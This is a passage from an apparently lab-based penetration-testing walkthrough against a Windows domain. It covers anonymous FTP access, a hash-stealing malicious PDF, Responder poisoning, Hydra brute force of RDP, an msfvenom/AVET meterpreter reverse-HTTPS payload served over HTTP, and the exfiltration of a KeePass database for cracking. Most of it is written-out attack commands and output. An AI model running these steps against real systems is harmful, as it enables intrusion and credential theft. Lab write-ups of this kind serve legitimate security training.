In our case, we can see that the Target2 host has ftp anonymous login enabled and from the Nmap scan there is an email.txt file. Let's check this out.

```
root@fpl:~/Desktop# ftp 192.168.124.130
Connected to 192.168.124.130.
220 Microsoft FTP Service
Name (192.168.124.130:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
06-26-19  06:31PM                   50 emails.txt
06-26-19  04:30PM                  696 iisstart.htm
06-26-19  04:30PM                98757 iisstart.png
226 Transfer complete.
ftp> get email.txt
local: email.txt remote: email.txt
200 PORT command successful.
550 The system cannot find the file specified.
ftp> get emails.txt
local: emails.txt remote: emails.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
50 bytes received in 0.00 secs (33.5588 kB/s)
ftp> exit
221 Goodbye.
root@fpl:~/Desktop# cat emails.txt
target2@digitalsec.local
target1@digitalsec.localroot@fpl:~/Desktop#
```

After we have logged in as anonymous, there was an emails.txt file. Downloaded it locally and found the above emails.

Now it's time for social engineering. We will try to create a malicious pdf, send it to both emails and try to "fish" one of the users. We will use the **Worse PDF** as mentioned before in the tools.

```
root@fpl:~/Desktop# python worsepdf.py sample.pdf 192.168.124.132
WorsePDF - Turn a normal PDF file into malicious.Use to steal Net-NTLM Hashes from windows machines.
Reference :
    https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/
    https://github.com/deepzec/Bad-Pdf
Author: 3gstudent

[*]NormalPDF: sample.pdf
[*]ServerIP: 192.168.124.132
[+]MaliciousPDF: sample.pdf.malicious.pdf
[*]All Done
```


Ok, the file sample.pdf.malicious.pdf created, send via email to the victims (in a real scenario) but unfortunately didn't work, couldn't get back any NTLM hashes.

I ran **`responder -I eth0`**

```
[+] HTTP Options:
    Always serving EXE          [OFF]
    Serving EXE                 [OFF]
    Serving HTML                [OFF]
    Upstream Proxy              [OFF]

[+] Poisoning Options:
    Analyze Mode                [OFF]
    Force WPAD auth             [OFF]
    Force Basic Auth            [OFF]
    Force LM downgrade          [OFF]
    Fingerprint hosts           [OFF]

[+] Generic Options:
    Responder NIC               [eth0]
    Responder IP                [192.168.124.132]
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP']


[+] Listening for events...


[*] [NBT-NS] Poisoned answer sent to 192.168.124.130 for name DIGITALSEC (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.124.131 for name TARGET2 (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 192.168.124.130 for name target2.local
[*] [LLMNR]  Poisoned answer sent to 192.168.124.130 for name target2
[*] [MDNS] Poisoned answer sent to 192.168.124.131 for name Target-DC.local
[*] [LLMNR]  Poisoned answer sent to 192.168.124.131 for name Target-DC
[*] [MDNS] Poisoned answer sent to 192.168.124.131 for name Target-DC.local
[*] [LLMNR]  Poisoned answer sent to 192.168.124.131 for name Target-DC
[*] [MDNS] Poisoned answer sent to 192.168.124.1   for name fpl.local
[*] [MDNS] Poisoned answer sent to 192.168.124.1   for name fpl.local
```

So, we need to find another way. RDP is also available to both hosts. So we will try to bruteforce them.

The usernames from the Nmap scan will be **Digitalsec\Target1** and **Digitalsec\Target2**



In Target1 we can't connect via RDP because he has **Network Level Authentication NLA Enabled.** But we can on Target2.

TCH Hydra


```
hydra -t 1 -V -f -S -l Target2 -P /root/Desktop/wordlist 192.168.124.129 rdp
```

And we get a result back with valid pair of username:password


```
root@fpl:~/Desktop/thc-hydra-master# ./hydra -t 1 -V -f -S -l Target2 -P /root/Desktop/wordlist 192.168.124.129 rdp
Hydra v9.1-dev (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-09 11:51:57
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 10 login tries (l:1/p:10), ~10 tries per task
[DATA] attacking rdps://192.168.124.129:3389/
[ATTEMPT] target 192.168.124.129 - login "Target2" - pass "aaaaaa" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.124.129 - login "Target2" - pass "aaaaa1131" - 2 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.124.129 - login "Target2" - pass "2131e21e" - 3 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.124.129 - login "Target2" - pass "231321312" - 4 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.124.129 - login "Target2" - pass "123123213" - 5 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.124.129 - login "Target2" - pass "231231" - 6 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.124.129 - login "Target2" - pass "31231231231" - 7 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.124.129 - login "Target2" - pass "31231" - 8 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.124.129 - login "Target2" - pass "redteam2!" - 9 of 10 [child 0] (0/0)
[3389][rdp] host: 192.168.124.129   login: Target2   password: redteam2!
[STATUS] attack finished for 192.168.124.129 (valid pair found)
1 of 1 target successfully completed, 1 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-07-09 11:51:57
root@fpl:~/Desktop/thc-hydra-master#
```

Now it's time to connect via rdesktop, a module from Kali Linux which is same as Remote Desktop Connection on Windows.

The username:password pair we will use **is DIGITALSEC\Target2 : redteam2!**




And finally we are in.



Next step is to use **AVET** to get a nice meterpreter shell and upload it via **python HTTPServer**.

First of all, after we have already downloaded and installed the AVET git, we will use the **avet_fabric.py.**



Step by step we can build our malicious.exe

```
The following commands will be executed:
#/bin/bash
cat banner.txt
. build/global_win64.sh
. build/feature_construction.sh
. build/global_connect_config.sh
LPORT=4444
LHOST=192.168.124.134
msfvenom -p windows/x64/meterpreter/reverse_https lhost=$LHOST lport=$LPORT -e x64/xor -f c --p
latform Windows > input/sc_c.txt
encode_payload avet input/sc_c.txt input/scenc_raw.txt
./tools/data_raw_to_c/data_raw_to_c input/scenc_raw.txt input/scenc_c.txt buf
set_payload_source static_from_file input/scenc_c.txt
set_decoder avet
set_key_source none
set_payload_info_source none
set_payload_execution_method exec_shellcode64
enable_debug_print
$win64_compiler -o output/output.exe source/avet.c
strip output/output.exe
cleanup_techniques

Press enter to continue.

Building the output file...

Please stand by...

The output file should be placed in the current directory.

Bye...
```

The malicious .exe will be in output folder.

Next step is to open a HTTPServer so we can download it on the target machine.

`python -m SimpleHTTPServer 8000`


```
root@fpl:~/Desktop/avet-master/output# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.124.130 - - [09/Jul/2019 12:15:31] "GET / HTTP/1.1" 200 -
192.168.124.130 - - [09/Jul/2019 12:15:36] "GET /output.exe HTTP/1.1" 200 -
```

and now from target machine we access it from browser.


In order to get the meterpreter shell, we need to open the exploit/multi/handler and set our options.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.124.134
lhost => 192.168.124.134
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.124.134:4444
```


We execute the output.exe on target machine, and bingo! We got our meterpreter shell.



Well now it's time for the **windows exploit suggester** to take place! We will upload it from meterpreter and run it.



Python should be already installed on the target machine. So after we have uploaded it, we drop our metepreter to a normal shell by typing **meterpreter> shell** and execute the wes.py.



We run **systeminfo > systeminfo.txt** on target machine in order to work with the wes.

```
C:\Users\target2.DIGITALSEC\Desktop>systeminfo > systeminfo.txt
systeminfo > systeminfo.txt

C:\Users\target2.DIGITALSEC\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4A6D-225C

 Directory of C:\Users\target2.DIGITALSEC\Desktop

07/09/2019  12:45 PM    <DIR>          .
07/09/2019  12:45 PM    <DIR>          ..
06/26/2019  07:18 PM               785 bad.pdf
07/09/2019  12:44 PM           853,485 definitions.zip
05/21/2019  05:12 PM             1,446 Microsoft Edge.lnk
06/26/2019  06:17 PM    <DIR>          PDFs
06/26/2019  06:55 PM             3,094 sample.pdf.malicious.pdf
07/09/2019  12:45 PM             2,440 systeminfo.txt
07/09/2019  12:39 PM            30,100 wes.py
               6 File(s)        891,350 bytes
               3 Dir(s)  48,030,257,152 bytes free

C:\Users\target2.DIGITALSEC\Desktop>type systeminfo.txt
type systeminfo.txt

Host Name:                 TARGET2
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          target2
Registered Organization:
Product ID:                00330-80000-00000-AA502
Original Install Date:     5/19/2019, 5:36:47 PM
System Boot Time:          7/9/2019, 10:47:06 AM
System Manufacturer:       VMware, Inc.
```

Last step is to **run wes.py systeminfo.txt**

```
C:\Users\target2.DIGITALSEC\Desktop>wes.py systeminfo.txt
wes.py systeminfo.txt
WARNING:root:chardet module not installed. In case of encoding errors, install chardet using: pip3 install chardet
Windows Exploit Suggester 0.96 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 10 Version 1809 for x64-based Systems
    - Generation: 10
    - Build: 17763
    - Version: 1809
    - Architecture: x64-based
    - Installed hotfixes (7): KB4495590, KB4465065, KB4470788, KB4489907, KB4503308, KB4504369, KB4503327
[+] Loading definitions
    - Creation date of definitions: 20190707
[+] Determining missing patches
[+] Found vulnerabilities

Date: 20181113
CVE: CVE-2018-8566
KB: KB4465664
Title: BitLocker Security Feature Bypass Vulnerability
Affected product: Windows 10 Version 1809 for x64-based Systems
Affected component: BitLocker
Severity: Important
Impact: Security Feature Bypass
Exploit: n/a

Date: 20181129
CVE: ADV180030
KB: KB4477029
Title: November 20, 2018 Flash Updates
Affected product: Adobe Flash Player on Windows 10 Version 1809 for x64-based Systems
Affected component: Adobe Flash Player
Severity: Critical
Impact: Remote Code Execution
```

```
Date: 20190219
CVE: CVE-2019-0657
KB: KB4483452
Title: .NET Framework and Visual Studio Spoofing Vulnerability
Affected product: Microsoft .NET Framework 4.7.2 on Windows 10 Version 1809 for x64-based Systems
Affected component: .NET Framework
Severity: Important
Impact: Spoofing
Exploit: n/a

Date: 20190219
CVE: CVE-2019-0657
KB: KB4483452
Title: .NET Framework and Visual Studio Spoofing Vulnerability
Affected product: Microsoft .NET Framework 3.5 on Windows 10 Version 1809 for x64-based Systems
Affected component: .NET Framework
Severity: Important
Impact: Spoofing
Exploit: n/a

Date: 20190212
CVE: ADV190003
KB: KB4487038
Title: February 2019 Adobe Flash Security Update
Affected product: Adobe Flash Player on Windows 10 Version 1809 for x64-based Systems
Affected component: Adobe Flash Player
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20190212
CVE: CVE-2019-0613
KB: KB4483452
Title: .NET Framework and Visual Studio Remote Code Execution Vulnerability
Affected product: Microsoft .NET Framework 4.7.2 on Windows 10 Version 1809 for x64-based Systems
Affected component: .NET Framework
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20190212
CVE: CVE-2019-0613
KB: KB4483452
Title: .NET Framework and Visual Studio Remote Code Execution Vulnerability
Affected product: Microsoft .NET Framework 3.5 on Windows 10 Version 1809 for x64-based Systems
Affected component: .NET Framework
Severity: Important
Impact: Remote Code Execution
Exploit: n/a
```

```
KB: KB4499405
Title: .NET Framework and .NET Core Denial of Service Vulnerability
Affected product: Microsoft .NET Framework 4.8 on Windows 10 Version 1809 for x64-based Systems
Affected component: .NET Framework
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20190514
CVE: CVE-2019-0864
KB: KB4499405
Title: .NET Framework Denial of Service Vulnerability
Affected product: Microsoft .NET Framework 4.7.2 on Windows 10 Version 1809 for x64-based Syster
Affected component: .NET Framework
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20190514
CVE: CVE-2019-0864
KB: KB4499405
Title: .NET Framework Denial of Service Vulnerability
Affected product: Microsoft .NET Framework 3.5 on Windows 10 Version 1809 for x64-based Systems
Affected component: .NET Framework
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20190514
CVE: CVE-2019-0864
KB: KB4499405
Title: .NET Framework Denial of Service Vulnerability
Affected product: Microsoft .NET Framework 4.8 on Windows 10 Version 1809 for x64-based Systems
Affected component: .NET Framework
Severity: Important
Impact: Denial of Service
Exploit: n/a

[+] Missing patches: 5
    - KB4499405: patches 11 vulnerabilities
    - KB4483452: patches 4 vulnerabilities
    - KB4465664: patches 1 vulnerability
    - KB4477029: patches 1 vulnerability
    - KB4487038: patches 1 vulnerability
[+] KB with the most recent release date
    - ID: KB4499405
    - Release date: 20190521

[+] Done. Displaying 18 of the 18 vulnerabilities found.

C:\Users\target2.DIGITALSEC\Desktop>
```

What we need is a critical vulnerability.So we will runb the command again with –s critical at the end.

```
C:\Users\target2.DIGITALSEC\Desktop>wes.py systeminfo.txt -s critical
wes.py systeminfo.txt -s critical
WARNING:root:chardet module not installed. In case of encoding errors, install chardet using: pip3 install chardet
Windows Exploit Suggester 0.96 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 10 Version 1809 for x64-based Systems
    - Generation: 10
    - Build: 17763
    - Version: 1809
    - Architecture: x64-based
    - Installed hotfixes (7): KB4495590, KB4465065, KB4470788, KB4489907, KB4503308, KB4504369, KB4503327
[+] Loading definitions
    - Creation date of definitions: 20190707
[+] Determining missing patches
[+] Applying display filters
[+] Found vulnerabilities

Date: 20181129
CVE: ADV180030
KB: KB4477029
Title: November 20, 2018 Flash Updates
Affected product: Adobe Flash Player on Windows 10 Version 1809 for x64-based Systems
Affected component: Adobe Flash Player
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

[+] Missing patches: 1
    - KB4477029: patches 1 vulnerability
[+] KB with the most recent release date
    - ID: KB4477029
    - Release date: 20181129

[+] Done. Displaying 1 of the 18 vulnerabilities found.

C:\Users\target2.DIGITALSEC\Desktop>
```

Nothing that can give us privilege escalation. Even when we try the module from metasploit.

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.124.130 - Collecting local exploits for x64/windows...
[*] 192.168.124.130 - 11 exploit checks are being tried...
meterpreter >
```

Neither with getsystem, kiwi or mimikatz modules can we dump anything because we need to become authority system.

The latest windows are good patched so we will keep searching for maybe “mistakes” of user, maybe he hides something like passwords somewhere.

*Neither bloodhound and powerview will give us something.

After enumerating and searching around the target machine, we found that the user has **KeePass** for storing passwords. KeePass is a safe option, but what if we can crack the master password of the file and gain access to it?

Let’s give it a try.

```
meterpreter > ls
Listing: C:\Users\target2.DIGITALSEC\Documents
==============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2019-05-21 17:12:04 +0300  My Music
40777/rwxrwxrwx   0     dir   2019-05-21 17:12:04 +0300  My Pictures
40777/rwxrwxrwx   0     dir   2019-05-21 17:12:04 +0300  My Videos
40777/rwxrwxrwx   0     dir   2019-06-26 19:08:59 +0300  Soda PDF Files
100666/rw-rw-rw-  2462  fil   2019-07-09 13:14:54 +0300  canyoucrackme.kdbx
100666/rw-rw-rw-  402   fil   2019-05-21 17:12:09 +0300  desktop.ini

meterpreter >
```

We will download it locally and try to crack it with hashcat.

```
meterpreter > download canyoucrackme.kdbx
[*] Downloading: canyoucrackme.kdbx -> canyoucrackme.kdbx
[*] Downloaded 2.40 KiB of 2.40 KiB (100.0%): canyoucrackme.kdbx -> canyoucrackme.kdbx
[*] download   : canyoucrackme.kdbx -> canyoucrackme.kdbx
meterpreter >
```

First with keepass2john we will get the hash of the file, put it to a txt and then try hashcat.

```
root@fpl:~/Desktop/avet-master/output# keepass2john canyoucrackme.kdbx
